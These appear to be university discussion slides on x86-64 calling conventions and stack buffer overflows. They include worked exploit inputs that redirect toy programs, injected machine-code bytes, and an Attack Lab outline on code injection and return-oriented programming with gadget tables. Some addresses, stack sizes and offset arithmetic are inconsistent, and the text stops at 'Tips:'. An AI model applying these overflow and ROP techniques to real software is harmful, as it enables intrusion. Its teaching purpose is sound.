CS356: Discussion #7

Buffer-Overflow Attacks

USC University of Southern California

Passing Parameters

Conventions

- First six integer/pointer arguments on `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9`
- Additional ones are pushed on the stack in **reverse order** as **8-byte words**.
- The caller must also **remove** parameters from stack after the call.
- Parameters **may be modified** by the called function.

Accessing stack parameters

- At the beginning of a function, `%rsp` points to the return address.
- Stack parameters can be addressed as: `8(%rsp)`, `16(%rsp)`, …

It is common practice to:

- Backup the initial value of `%rbp` (used by the caller): `pushq %rbp`
- Write `%rsp` (the current stack pointer) into `%rbp`: `movq %rsp, %rbp`
- Use `%rbp` to access parameters on the stack: `16(%rbp)` is the 7th param
- Restore the previous `%rbp` value at the end of the function: `popq %rbp`

(GCC optimizations avoid this use of `%rbp`, allowing its use as general register.)

Return Values and Registers

Return Values

- Integers or pointers: store return value in **`%eax`**
- Floating point: store return value in a floating-point register

Registers

- The caller must assume that **`%rax`**, **`%rdi`**, **`%rsi`**, **`%rdx`**, **`%rcx`**, **`%r8`** to **`%r11`** may be changed by the callee (scratch registers / **caller-save**)
- Arithmetic flags are not preserved by function calls.
- The caller can assume that **`%rbx`**, **`%rbp`**, **`%rsp`**, and **`%r12`** to **`%r15`** will not change during function call.
    - The callee must save and restore them if necessary (**callee-save**).

Local Variables

When to use stack

Local variables must be allocated on the stack when:

- There are not enough registers.
- The address operator “&” is applied to a local variable.
- The variable is an array or a structure.

To allocate (uninitialized) local variables on the stack: `subq $16, %rsp`

Conventions

- Local variables can be allocated using **any size** (e.g., 1 byte for a char)
- They must be aligned at an address that is a **multiple of their size**.
- The stack pointer **`%rsp` must be a multiple of 16 before function calls**.
- The frame pointer `%rbp` is never changed after prologue / before epilogue.
- Local variables must be allocated immediately after callee-save registers.

Putting it all together

1. **The caller prepares and starts the call**
   - Push `%rax`, `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8` to `%r11` if required after call
   - Save arguments on `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9` or into the stack
   - Execute **`callq`** (which pushes `%rip` and jumps to subroutine)
2. **The callee prepares for execution**
   - Push `%rbx`, `%rbp`, and `%r12` to `%r15` if modified during execution.
   - Decrement `%rsp` and allocate local variables on the stack.
3. **The callee runs** (possibly, invoking other functions)
4. **The callee restores the state and returns**
   - Increment `%rsp` to deallocate local variables from the stack.
   - Pop `%rbx`, `%rbp`, `%rsp`, and `%r12` to `%r15` (if pushed)
   - Execute **`retq`** (stores the return address into `%rip`)
5. **The caller restores the state**
   - Increment `%rsp` to deallocate arguments from stack.
   - Pop saved registers from stack.

Array Bounds

```java
class Bounds {
    public static void main(String[] args) {
        int[] x = new int[10];
        for (int i = 0; i <= x.length; i++) {
            x[i] = i;
        }
    }
}
```

```
$ javac Bounds.java
$ java Bounds
Exception in thread "main"
java.lang.ArrayIndexOutOfBoundsException: 10
        at Bounds.main(Bounds.java:7)
```

```python
x = [0] * 10

# not pythonic!
for i in range(len(x) + 1):
    x[i] = i
```

```
$ python3 bounds.py
Traceback (most recent call last):
  File "bounds.py", line 5, in <module>
    x[i] = i
IndexError: list assignment index out of range
```

```c
#include <stdio.h>
int main() {
    int x[10];
    for (int i = 0; i <= 10; i++) {
        x[i] = i;
    }
}
```

```
$ gcc bounds.c -o bounds
$ ./bounds
$
```

No failure! Why?

Array Bounds: Assembly

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 10; i++) {
        x[i] = i;
    }
}
```

```
main:
    pushq   %rbp
    movq    %rsp, %rbp
    movl    $0, -4(%rbp)
    jmp     .L2
.L3:
    movl    -4(%rbp), %eax
    cltq
    movl    -4(%rbp), %edx
    movl    %edx, -48(%rbp,%rax,4)
    addl    $1, -4(%rbp)
.L2:
    cmpl    $10, -4(%rbp)
    jle     .L3
    movl    $0, %eax
    popq    %rbp
    ret
```

x is laid out at rbp-48 … rbp-12 (10 × 4 bytes).

Address for a[10] = [rbp-48 + 10*4] = [rbp-8]

- It is using the 128-byte red zone
- **Nothing bad happens:** an area of 44 bytes (11 `int`) is available for `x`
- After that area, there is the counter `i` at `-4(%rbp)`

Array Bounds: Going to 11

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 11; i++) {
        x[i] = i;
    }
}
```

```asm
main:
    pushq   %rbp
    movq    %rsp, %rbp
    movl    $0, -4(%rbp)
    jmp     .L2
.L3:
    movl    -4(%rbp), %eax
    cltq
    movl    -4(%rbp), %edx
    movl    %edx, -48(%rbp,%rax,4)
    addl    $1, -4(%rbp)
.L2:
    cmpl    $11, -4(%rbp)
    jle     .L3
    movl    $0, %eax
    popq    %rbp
    ret
```

- The last iteration replaces the value of `i` with 11 (assigned to `x[11]`)
- This has no effect because `i` is already equal to the assigned value. What if we assigned a different value in the cycle?

Array Bounds: Assigning 1 to all elements

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 11; i++) {
        x[i] = 1;
    }
}
```

```
main:
    pushq   %rbp
    movq    %rsp, %rbp
    movl    $0, -4(%rbp)
    jmp     .L2
.L3:
    movl    -4(%rbp), %eax
    cltq
                x[11] → rbp - 48 + 11*4 = rbp - 4 ← this is exactly where i lives.
    movl    $1, -48(%rbp,%rax,4)      so it overwrites the loop variable i = 1
    addl    $1, -4(%rbp)
.L2:
    cmpl    $11, -4(%rbp)
    jle     .L3
    movl    $0, %eax
    popq    %rbp
    ret
```

- **This program never terminates!** Can you see why?
- Note that no error is returned… The program just hangs indefinitely. Try!

Array Bounds: Smashing the stack

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 14; i++) {
        x[i] = i;
    }
}
```

```
main:
    pushq   %rbp
    movq    %rsp, %rbp
    movl    $0, -4(%rbp)
    jmp     .L2
.L3:
    movl    -4(%rbp), %eax
    cltq
    movl    -4(%rbp), %edx
    movl    %edx, -48(%rbp,%rax,4)
    addl    $1, -4(%rbp)
.L2:
    cmpl    $14, -4(%rbp)
    jle     .L3
    movl    $0, %eax
    popq    %rbp
    ret
```

- **This program causes a segmentation fault!** Can you see why?
- At least it fails… Could it be more dangerous? (Yes, of course.)

Stack buffer overflow

In the previous example, data written over the stack was accidental:

- The programmer forgot to check array bounds.
- The sequence of numbers 0 through 14 was written on the stack.
- Half of the return address was overwritten, causing the program to crash.

Sometimes, **data written to an array is provided by the user**:

- console input;
- an input file;
- a WhatsApp message.

If the buffer is limited and there is no check on buffer overflows, the attacker can **craft an input** that:

- saves arbitrary assembly code on the stack;
- overwrites the return address with the start address of such code.

Let's try to overwrite the return address with something valid!

An unreachable function

```c
#include <stdio.h>

void unreachable() {
    printf("Impossible.\n");
}

void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}

int main() {
    hello();
    return 0;
}
```

```
$ gcc -no-pie hello.c -o hello
$ ./hello
World
Hello, World!
```

```
.LC0: .string "Impossible."
unreachable:
    pushq   %rbp
    movq    %rsp, %rbp
    leaq    .LC0(%rip), %rdi
    call    puts@PLT
    nop
    popq    %rbp
    ret
.LC1: .string "%s"
.LC2: .string "Hello, %s!\n"
main:
    pushq   %rbp
    movq    %rsp, %rbp
    movl    $0, %eax
    call    hello
    movl    $0, %eax
    popq    %rbp
    ret
```

```
hello:
    pushq   %rbp
    movq    %rsp, %rbp
    subq    $16, %rsp
    leaq    -6(%rbp), %rax
    movq    %rax, %rsi
    leaq    .LC1(%rip), %rdi
    movl    $0, %eax
    call    __isoc99_scanf@PLT
    leaq    -6(%rbp), %rax
    movq    %rax, %rsi
    leaq    .LC2(%rip), %rdi
    movl    $0, %eax
    call    printf@PLT
    nop
    leave
    ret
```

Can we make the return address inside **`hello()`** point to **`unreachable()`**?

Running objdump -d

```
0000000000400597 <unreachable>:
  400597: 55                    push   %rbp
  400598: 48 89 e5              mov    %rsp,%rbp
  40059b: 48 8d 3d e2 00 00 00  lea    0xe2(%rip),%rdi
  4005a2: e8 e9 fe ff ff        callq  400490 <puts@plt>
  4005a7: 90                    nop
  4005a8: 5d                    pop    %rbp
  4005a9: c3                    retq
00000000004005aa <hello>:
  4005aa: 55                    push   %rbp
  4005ab: 48 89 e5              mov    %rsp,%rbp
  4005ae: 48 83 ec 10           sub    $0x10,%rsp
  4005b2: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005b6: 48 89 c6              mov    %rax,%rsi
  4005b9: 48 8d 3d d0 00 00 00  lea    0xd0(%rip),%rdi
  4005c0: b8 00 00 00 00        mov    $0x0,%eax
  4005c5: e8 e6 fe ff ff        callq  4004b0 <scanf@plt>
  4005ca: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005ce: 48 89 c6              mov    %rax,%rsi
  4005d1: 48 8d 3d bb 00 00 00  lea    0xbb(%rip),%rdi
  4005d8: b8 00 00 00 00        mov    $0x0,%eax
  4005dd: e8 be fe ff ff        callq  4004a0 <printf@plt>
  4005e2: 90                    nop
  4005e3: c9                    leaveq
  4005e4: c3                    retq
```

```
00000000004005e5 <main>:
  4005e5: 55                    push   %rbp
  4005e6: 48 89 e5              mov    %rsp,%rbp
  4005e9: b8 00 00 00 00        mov    $0x0,%eax
  4005ee: e8 b7 ff ff ff        callq  4005aa <hello>
  4005f3: b8 00 00 00 00        mov    $0x0,%eax
  4005f8: 5d                    pop    %rbp
  4005f9: c3                    retq
  4005fa: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)
```

Can you figure out:

- The address of **unreachable()**?
- The stack layout inside **hello()**?

4005ae: Decreases RSP by 0x10 (16 bytes) to allocate space for local variables.
This is the 16 bytes of local storage.

4005b2: buffer is at rbp - 6 and is 6 bytes long. Overflowing past 6 bytes will begin corrupting saved frame data

Stack Layout (check with **gdb**)

The address of `unreachable()` is:

- `0x0000000000400597` (big-endian)
- `0x9705400000000000` (little-endian, how it should be written in memory)

While running `hello()`, the stack includes:

- The **return address** (8 bytes)
- The saved `%rbp` of the caller (8 bytes)
- The local variable `buffer` (6 bytes)
- Empty space for alignment (10 bytes)

To overwrite the return address of `hello()`, we need **a string of 22 bytes** where the **last 8 bytes** are the desired return address (in little-endian format).

How do we turn the 8-byte sequence `0x9705400000000000` into a string?

- **`echo -n 9705400000000000 | xxd -r -p > raw_string`**
- We just need to prepend 14 bytes!


Crafting the input string

```
$ echo -n 'World!' > raw_input                          # for buffer[6]
$ echo -n '1122334455667788' | xxd -r -p >> raw_input   # previous %rbp
$ echo -n '9705400000000000' | xxd -r -p >> raw_input   # return address
$ ./hello < raw_input
Hello, World!"3DUfw??@!
Impossible.
```

Success!

In the next lab you will also add executable code on the stack and point the return address to it.

overwriting the return address causes execution to jump to unreachable() when hello() returns.



Attack

Code injection

- Input string contains byte representation of executable code
- Overwrite return address with address of the input code
- When function returns, jump to the input code

Return oriented programming

- Use existing code fragments ending in `ret` (`0xc3`)
- String together fragments to achieve overall desired outcome
- Overwrite return address with address of the first code fragment

Both based on **buffer overflow**

Code Injection attempts to introduce new code into a data segment (like the stack).
It fails if the stack is Non-Executable (NX/DEP).

ROP uses existing code fragments from an executable segment
and strings them together.
It works specifically to bypass the NX/DEP defense. (bank! transfer_funds())

Our Strategy

```
0000000000400597 <unreachable>:
  400597: 55                    push   %rbp
  400598: 48 89 e5              mov    %rsp,%rbp
  40059b: 48 8d 3d e2 00 00 00  lea    0xe2(%rip),%rdi
  4005a2: e8 e9 fe ff ff        callq  400490 <puts@plt>
  4005a7: 90                    nop
  4005a8: 5d                    pop    %rbp
  4005a9: c3                    retq
00000000004005aa <hello>:
  4005aa: 55                    push   %rbp
  4005ab: 48 89 e5              mov    %rsp,%rbp
  4005ae: 48 83 ec 10           sub    $0x10,%rsp
  4005b2: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005b6: 48 89 c6              mov    %rax,%rsi
  4005b9: 48 8d 3d d0 00 00 00  lea    0xd0(%rip),%rdi
  4005c0: b8 00 00 00 00        mov    $0x0,%eax
  4005c5: e8 e6 fe ff ff        callq  4004b0 <scanf@plt>
  4005ca: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005ce: 48 89 c6              mov    %rax,%rsi
  4005d1: 48 8d 3d bb 00 00 00  lea    0xbb(%rip),%rdi
  4005d8: b8 00 00 00 00        mov    $0x0,%eax
  4005dd: e8 be fe ff ff        callq  4004a0 <printf@plt>
  4005e2: 90                    nop
  4005e3: c9                    leaveq
  4005e4: c3                    retq
```

During the function call to **`hello()`**, the stack includes (in order):

- The **return address** (8 bytes)
- The caller's `%rbp` (8 bytes)
- The variable `buffer` (6 bytes)
- Empty space (10 bytes)

There are 14 bytes from the start of **`buffer`** to the return address.

```
$ echo -n 'World!' > raw_input
$ echo -n '1122334455667788' |
  xxd -r -p >> raw_input  # saved rbp
$ echo -n '9705400000000000' |
  xxd -r -p >> raw_input  # ret addr

$ ./hello < raw_input
Hello, World!"3DUfw??@!
Impossible.
```

Another example: Invoking `unreachable(42)`

```c
#include <stdio.h>
#include <stdlib.h>

void unreachable(int val) {
    if (val == 42)
        printf("The answer!\n");
    else
        printf("Wrong.\n");
    exit(1);
}

void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}

int main() {
    hello();
    return 0;
}
```

```
$ gcc -fno-stack-protector -no-pie
   -z execstack target.c -o target
```

```
.LC0:
        .string "The answer!"
.LC1:
        .string "Wrong."
unreachable:
    pushq   %rbp
    movq    %rsp, %rbp
    subq    $16, %rsp
    movl    %edi, -4(%rbp)
    cmpl    $42, -4(%rbp)
    jne     .L2
    leaq    .LC0(%rip), %rdi
    call    puts@PLT
    jmp     .L3
.L2:
    leaq    .LC1(%rip), %rdi
    call    puts@PLT
.L3:
    movl    $1, %edi
    call    exit@PLT
.LC2:
        .string "%s"
.LC3:
        .string "Hello, %s!\n"
```


```
hello:
    pushq   %rbp
    movq    %rsp, %rbp
    subq    $16, %rsp
    leaq    -6(%rbp), %rax
    movq    %rax, %rsi
    leaq    .LC2(%rip), %rdi
    movl    $0, %eax
    call    __isoc99_scanf@PLT
    leaq    -6(%rbp), %rax
    movq    %rax, %rsi
    leaq    .LC3(%rip), %rdi
    movl    $0, %eax
    call    printf@PLT
    nop
    leave
    ret
main:
    pushq   %rbp
    movq    %rsp, %rbp
    movl    $0, %eax
    call    hello
    movl    $0, %eax
    popq    %rbp
    ret
```

Buffer Overflow: Running arbitrary code

In the previous example, we just forced `hello()` to invoke `unreachable()`

Next steps

- Add binary code (x86_64 instructions) to the stack.
- Move control to the beginning of the instruction sequence.
- Prepare parameters for a function call.
- Call a target function `unreachable(int)`



Setting %rdi to 42

Prepare assembly code

```
mov $42, %rdi  # save to code.s
ret
```

Compile and disassemble

```
$ gcc -c code.s
$ objdump -d code.o
```

```
set_rdi.o:     file format elf64-x86-64
0000000000000000 <.text>:
   0:    48 c7 c7 2a 00 00 00     mov    $0x2a,%rdi
   7:    c3                       retq
```

Return Addresses

Finding the address of `unreachable()`

```
$ objdump -d target | grep '<unreachable>'
```

```
00000000004005d7 <unreachable>:
```

We will use this address as **return address** from our assembly code.

Finding the address of our assembly code

```
$ gdb target -ex 'b hello' -ex 'run' -ex 'p/x $rbp'
Breakpoint 1, 0x0000000000400610 in hello ()
$1 = 0x7fffffffdbc0
```

We will use this address as **return address** from `hello()`

Preparing the input

Preparing `input_hex`

```
/*
 * Stack inside hello():
 * ---------------------
 * [someone else's] (8 byte)
 * [return address] (8 byte)
 * [%rbp of caller] (8 byte)
 * [buffer array]   (6 byte)
 */
11 22 33 44 55 66         /* fill buffer[6]                */
48 c7 c7 2a 00 00 00      /* mov $0x2a,%rdi  \  %rbp of    */
c3                        /* retq            /  caller     */
c0 db ff ff ff 7f 00 00   /* hello return addr goes to mov */
d7 05 40 00 00 00 00 00   /* next retq goes to unreachable */
```

Generating `input_raw`

```
$ ./hex2raw < input_hex > input_raw
```

Attack Lab

Goal. 6 attacks to 2 programs, to learn:

- How to write secure programs
- Safety features provided by compiler/OS
- Linux x86_64 stack and parameter passing
- x86_64 instruction coding
- Experience with `gdb` and `objdump`

Rules

- Complete the project on the VM.
- Don't use brute force: server overload will be detected.
- Set return addresses only to:
  - Touch functions: `target_f1`, `target_f2`, `target_f3`
  - Your injected code
  - Gadgets from the "gadget farm"

Read the instructions carefully!

https://usc-cs356.github.io/assignments/attacklab.html

Attack Lab: Targets

Two binary files

- `ctarget` is vulnerable to **code-injection** attacks
- `rtarget` is vulnerable to **return-oriented-programming** attacks

Running the targets

```
$ ./ctarget
Type string: a short string
FAILED
No exploit.  Getbuf returned 0x1
Normal return

$ ./ctarget
Type string: a very long, very long,
very long, very long, very long string
Ouch!: You caused a segmentation fault!
Better luck next time
Better luck next time
```

Vulnerability of both targets:

```
unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

`Gets(char*)` similar to `gets(char*)`

- Reads string until `"\n"` or **EOF**
- Adds `"\0"` and stores into buffer
- Allows buffer overflow!

getbuf()

```
0000000004019fb <getbuf>:
  4019fb:    48 83 ec 38          sub    $0x38,%rsp
  4019ff:    48 89 e7             mov    %rsp,%rdi
  401a02:    e8 84 03 00 00       callq  401d8b <Gets>
  401a07:    b8 01 00 00 00       mov    $0x1,%eax
  401a0c:    48 83 c4 38          add    $0x38,%rsp
  401a10:    c3                   retq
```

Smashing the stack

- Where does the buffer start? %rsp after sub $0x38,%rsp
- Where is the return address?
- Which string to provide to overwrite the return address?

Remember: Return addresses must be encoded in little-endian format.

Offset=Local Allocation Size+Size of Return Address Slot
Offset=0x38 (56 bytes)+8 bytes=0x40 bytes (64 decimal bytes)
The Return Address is 0x40 bytes (64 decimal bytes) past the start of the buffer.

Required Length=Offset to Return Address+Size of New Address
Required Length=64 bytes (Junk/Padding)+8 bytes (New Address)=72 bytes

`ctarget`: Attack 1 (10 points)

```c
void test() {
    int val;
    val = getbuf();
    printf("No exploit. Ret=0x%x\n", val);
    fail();
}

unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}

void target_f1() {
    level = 1;
    printf("SUCCESS: You called target_f1()\n");
    validate();
}
```

```
0000000000401811 <test>:
  401811: 48 83 ec 08          sub    $0x8,%rsp
  401815: b8 00 00 00 00       mov    $0x0,%eax
  40181a: e8 e5 fd ff ff       callq  401604 <getbuf>
  [...]

0000000000401604 <getbuf>:
  4019fb:    48 83 ec 28       sub    $0x28,%rsp
  4019ff:    48 89 e7          mov    %rsp,%rdi
  401a02:    e8 62 00 00 00    callq  401672 <Gets>
  401a07:    b8 01 00 00 00    mov    $0x1,%eax
  401a0c:    48 83 c4 28       add    $0x28,%rsp
  401a10:    c3                retq

00000000004016d0 <touch1>:
  [...]
```

Goal:

- To make **`getbuf()`** invoke **`target_f1()`**

`ctarget`: Attack 2 (20 points)

```
void test() {
    int val;
    val = getbuf();
    printf("No exploit. Ret=0x%x\n", val);
    fail();
}

unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}

void target_f2(unsigned val) {
    level = 2;
    if (val == TARGET_ID) {
        printf("SUCCESS: You called
                target_f2(0x%.8x)\n", val);
        validate();
    } else {
        printf("Misfire: You called
                target_f2(0x%.8x)\n", val);
        fail();
    }
}
```

```
0000000000401811 <test>:
  401811: 48 83 ec 08          sub    $0x8,%rsp
  401815: b8 00 00 00 00       mov    $0x0,%eax
  40181a: e8 e5 fd ff ff       callq  401604 <getbuf>
  [...]

0000000000401604 <getbuf>:
  4019fb:    48 83 ec 28       sub    $0x28,%rsp
  4019ff:    48 89 e7          mov    %rsp,%rdi
  401a02:    e8 62 00 00 00    callq  401672 <Gets>
  401a07:    b8 01 00 00 00    mov    $0x1,%eax
  401a0c:    48 83 c4 28       add    $0x28,%rsp
  401a10:    c3                retq

00000000004016f4 <target_f2>:
  [...]
```

Goals:

- Make **`getbuf()`** invoke injected code
- Prepare the input parameter
- Invoke **`target_f2()`** using **`ret`**

`ctarget`: Attack 3 (30 points)

```
void target_f3(char *sval) {
    level = 3;
    if (hexmatch(TARGET_ID, sval)) {
        printf("SUCCESS: You called target_f3(\"%s\")\n",
                sval);
        validate();
    } else {
        printf("Misfire: You called target_f3(\"%s\")\n",
                sval);
        fail();
    }
}

int hexmatch(unsigned val, char *sval) {
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

Goal:

- Prepare input parameters
- Invoke **`target_f3()`**

But this time, the parameter must be a string

`rtarget`: Return-oriented Programming

`rtarget` is more secure:

- It uses randomization to avoid fixed stack positions.
- The stack is marked as non-executable.

Idea: return-oriented programming

- Find **gadgets** in executable areas.
- Gadget: short sequence of instructions followed by `ret` (`0xc3`)

Often, it is possible to find useful instructions within the byte encoding of other instructions.

```
unsigned getval_337() {
    return 3284633928U;
}

0000000000401875 <getval_337>:
  401875: b8 48 89 c7 c3       mov  $0xc3c78948,%eax
  40187a: c3                   retq
```

`48 89 c7` encodes the x86_64 instruction `movq %rax, %rdi`

To start this gadget, set a return address to `0x401876` (use little-endian format)

Finding the right instruction

Operation		Register R			
		%al	%cl	%dl	%bl
andb	R, R	20 c0	20 c9	20 d2	20 db
orb	R, R	08 c0	08 c9	08 d2	08 db
cmpb	R, R	38 c0	38 c9	38 d2	38 db
testb	R, R	84 c0	84 c9	84 d2	84 db

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

movl S, D

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

movq S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

rtarget: The Gadget Farm

```
0000000000401862 <start_farm>:
  401862:    b8 01 00 00 00          mov    $0x1,%eax
  401867:    c3                      retq
0000000000401868 <setval_395>:
  401868:    c7 07 48 89 c7 91       movl   $0x91c78948,(%rdi)
  40186e:    c3                      retq
000000000040186f <getval_486>:
  40186f:    b8 48 89 c7 94          mov    $0x94c78948,%eax
  401874:    c3                      retq
0000000000401875 <getval_337>:
  401875:    b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  40187a:    c3                      retq

[...]

000000000040189d <mid_farm>:
  40189d:    b8 01 00 00 00          mov    $0x1,%eax
  4018a2:    c3                      retq
00000000004018a3 <add_xy>:
  4018a3:    48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4018a7:    c3                      retq

[...]

000000000040197a <end_farm>:
  40197a:    b8 01 00 00 00          mov    $0x1,%eax
  40197f:    c3                      retq
```

`rtarget`: Attack 4 (5 points)

```
void test() {
    int val;
    val = getbuf();
    printf("No exploit. Ret=0x%x\n", val);
    fail();
}

unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}

void target_f1() {
    level = 1;
    printf("SUCCESS: You called target_f1()\n");
    validate();
}
```

```
0000000000401837 <test>:
  401837: 48 83 ec 08          sub    $0x8,%rsp
  40183b: b8 00 00 00 00       mov    $0x0,%eax
  401840: e8 e5 fd ff ff       callq  40162a <getbuf>
  [...]

000000000040162a <getbuf>:
  40162a:    48 83 ec 28       sub    $0x28,%rsp
  40162e:    48 89 e7          mov    %rsp,%rdi
  401631:    e8 62 00 00 00    callq  401698 <Gets>
  401636:    b8 01 00 00 00    mov    $0x1,%eax
  40163b:    48 83 c4 28       add    $0x28,%rsp
  40163f:    c3                retq

00000000004016f6 <touch1>:
  [...]
```

Repeat Attack 1.
(But you must use gadgets!)

Goal: To make `getbuf()` invoke `target_f1()`

`rtarget`: Attack 5 (10 points)

```
void test() {
    int val;
    val = getbuf();
    printf("No exploit. Ret=0x%x\n", val);
    fail();
}

unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}

void target_f2(unsigned val) {
    level = 2;
    if (val == TARGET_ID) {
        printf("SUCCESS: You called
                target_f2(0x%.8x)\n", val);
        validate();
    } else {
        printf("Misfire: You called
                target_f2(0x%.8x)\n", val);
        fail();
    }
}
```

Repeat Attack 2.
(But you must use gadgets!)

Goals:

- Make `getbuf()` invoke gadgets
- Prepare input with gadgets
- Invoke `target_f2()` with gadgets

Tips:

